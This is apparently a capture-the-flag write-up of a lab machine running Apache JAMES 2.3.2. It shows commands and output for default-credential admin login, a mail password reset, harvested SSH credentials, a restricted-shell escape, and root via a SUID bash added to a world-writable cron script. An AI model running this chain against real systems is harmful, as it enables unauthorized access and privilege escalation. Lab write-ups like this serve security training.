
Information Gathering


1) Found open ports

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sudo nmap 10.10.10.51 -sV -p- --min-rate 1000 --open
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-02 17:12 IST
Nmap scan report for 10.10.10.51
Host is up (0.32s latency).
Not shown: 52214 closed tcp ports (reset), 13315 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.4p1 Debian 10+deb9u1 (protocol 2.0)
25/tcp   open  smtp    JAMES smtpd 2.3.2
80/tcp   open  http    Apache httpd 2.4.25 ((Debian))
110/tcp  open  pop3    JAMES pop3d 2.3.2
119/tcp  open  nntp    JAMES nntpd (posting ok)
4555/tcp open  rsip?
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.c
gi?new-service :
SF-Port4555-TCP:V=7.94SVN%I=7%D=6/2%Time=665C5B10%P=x86_64-pc-linux-gnu%r(
SF:GenericLines,7C,"JAMES\x20Remote\x20Administration\x20Tool\x202\.3\.2\n
SF:Please\x20enter\x20your\x20login\x20and\x20password\nLogin\x20id:\nPass
SF:word:\nLogin\x20failed\x20for\x20\nLogin\x20id:\n");
Service Info: Host: solidstate; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 282.53 seconds
```


2) Checked the website





Vulnerability

1) Found authenticated RCE



2) Tried to login with root/root default password

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ nc 10.10.10.51 4555
JAMES Remote Administration Tool 2.3.2
Please enter your login and password
Login id:
root
Password:
root
Welcome root. HELP for a list of commands
HELP
Currently implemented commands:
help                                    display this help
listusers                               display existing accounts
countusers                              display the number of existing accounts
adduser [username] [password]           add a new user
verify [username]                       verify if specified user exist
deluser [username]                      delete existing user
setpassword [username] [password]       sets a user's password
setalias [user] [alias]                 locally forwards all email for 'user' to 'alias'
showalias [username]                    shows a user's current email alias
unsetalias [user]                       unsets an alias for 'user'
setforwarding [username] [emailaddress] forwards a user's email to another email address
showforwarding [username]               shows a user's current email forwarding
unsetforwarding [username]              removes a forward
user [repositoryname]                   change to another user repository
shutdown                                kills the current JVM (convenient when James is run as a daemon)
quit                                    close connection
listusers
Existing accounts 6
user: james
user: ../../../../../../../../etc/bash_completion.d
user: thomas
user: john
user: mindy
user: mailadmin
```

3) Changed password of a user and used it to access mail

```
setpassword mindy password
Password for mindy reset
```

4) Found credentials

```
RETR 2
+OK Message follows
Return-Path: <mailadmin@localhost>
Message-ID: <16744123.2.1503422270399.JavaMail.root@solidstate>
MIME-Version: 1.0
Content-Type: text/plain; charset=us-ascii
Content-Transfer-Encoding: 7bit
Delivered-To: mindy@localhost
Received: from 192.168.11.142 ([192.168.11.142])
          by solidstate (JAMES SMTP Server 2.3.2) with SMTP ID 581
          for <mindy@localhost>;
          Tue, 22 Aug 2017 13:17:28 -0400 (EDT)
Date: Tue, 22 Aug 2017 13:17:28 -0400 (EDT)
From: mailadmin@localhost
Subject: Your Access

Dear Mindy,


Here are your ssh credentials to access the system. Remember to reset your password after your first login.
Your access is restricted at the moment, feel free to ask your supervisor to add any commands you need to your path.

username: mindy
pass: P@55W0rd1!2@

Respectfully,
James
```

Exploit

1) Got ssh access

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ssh mindy@10.10.10.51
mindy@10.10.10.51's password:
Permission denied, please try again.
mindy@10.10.10.51's password:
Linux solidstate 4.9.0-3-686-pae #1 SMP Debian 4.9.30-2+deb9u3 (2017-08-06) i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Aug 22 14:00:02 2017 from 192.168.11.142
mindy@solidstate:~$
```

2) We have a restricted shell

```
mindy@solidstate:~$ clear
-rbash: clear: command not found
```

3) Broke out of restricted shell
https://gist.github.com/PSJoshi/04c0e239ac7b486efb3420db4086e290

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ssh mindy@10.10.10.51 -t "bash --noprofile"
mindy@10.10.10.51's password:
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$ ls
bin  user.txt
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$ which nc
/bin/nc
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$
```

Privilege Escalation

1) Found cron jobs running

```
2024/06/02 12:12:01 CMD: UID=0     PID=2290   | /usr/sbin/CRON -f
2024/06/02 12:12:01 CMD: UID=0     PID=2291   | /usr/sbin/CRON -f
2024/06/02 12:12:01 CMD: UID=0     PID=2292   | /bin/sh -c python /opt/tmp.py
2024/06/02 12:12:01 CMD: UID=0     PID=2293   |
2024/06/02 12:12:01 CMD: UID=0     PID=2294   |
2024/06/02 12:12:08 CMD: UID=0     PID=2295   | /sbin/modprobe -q -- netdev-0.0.0.0
2024/06/02 12:12:08 CMD: UID=0     PID=2296   |
2024/06/02 12:12:18 CMD: UID=0     PID=2297   | /sbin/modprobe -q -- netdev-0.0.0.0
2024/06/02 12:12:18 CMD: UID=0     PID=2298   | /sbin/modprobe -q -- 0.0.0.0
2024/06/02 12:12:25 CMD: UID=0     PID=2299   | /sbin/modprobe -q -- netdev-0.0.0.0
2024/06/02 12:12:25 CMD: UID=0     PID=2300   | /sbin/modprobe -q -- 0.0.0.0
2024/06/02 12:12:33 CMD: UID=0     PID=2302   | /sbin/modprobe -q -- 0.0.0.0
```

```
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$ cat /opt/tmp.py
#!/usr/bin/env python
import os
import sys
try:
    os.system('rm -r /tmp/* ')
except:
    sys.exit()

${debian_chroot:+($debian_chroot)}mindy@solidstate:~$ S
```

2) We have write permissions on file

```
${debian_chroot:+($debian_chroot)}mindy@solidstate:/opt$ ls -al
total 16
drwxr-xr-x  3 root root 4096 Aug 22  2017 .
drwxr-xr-x 22 root root 4096 May 27  2022 ..
drwxr-xr-x 11 root root 4096 Apr 26  2021 james-2.3.2
-rwxrwxrwx  1 root root  105 Aug 22  2017 tmp.py
${debian_chroot:+($debian_chroot)}mindy@solidstate:/opt$
```

3) Got root access

```
${debian_chroot:+($debian_chroot)}mindy@solidstate:/opt$ cat tmp.py
#!/usr/bin/env python
import os
import sys
try:
    os.system('rm -r /tmp/* ')
except:
    sys.exit()
os.system('chmod +s /bin/bash')
${debian_chroot:+($debian_chroot)}mindy@solidstate:/opt$ /bin/bash -p
bash-4.4# whoami
root
bash-4.4#
```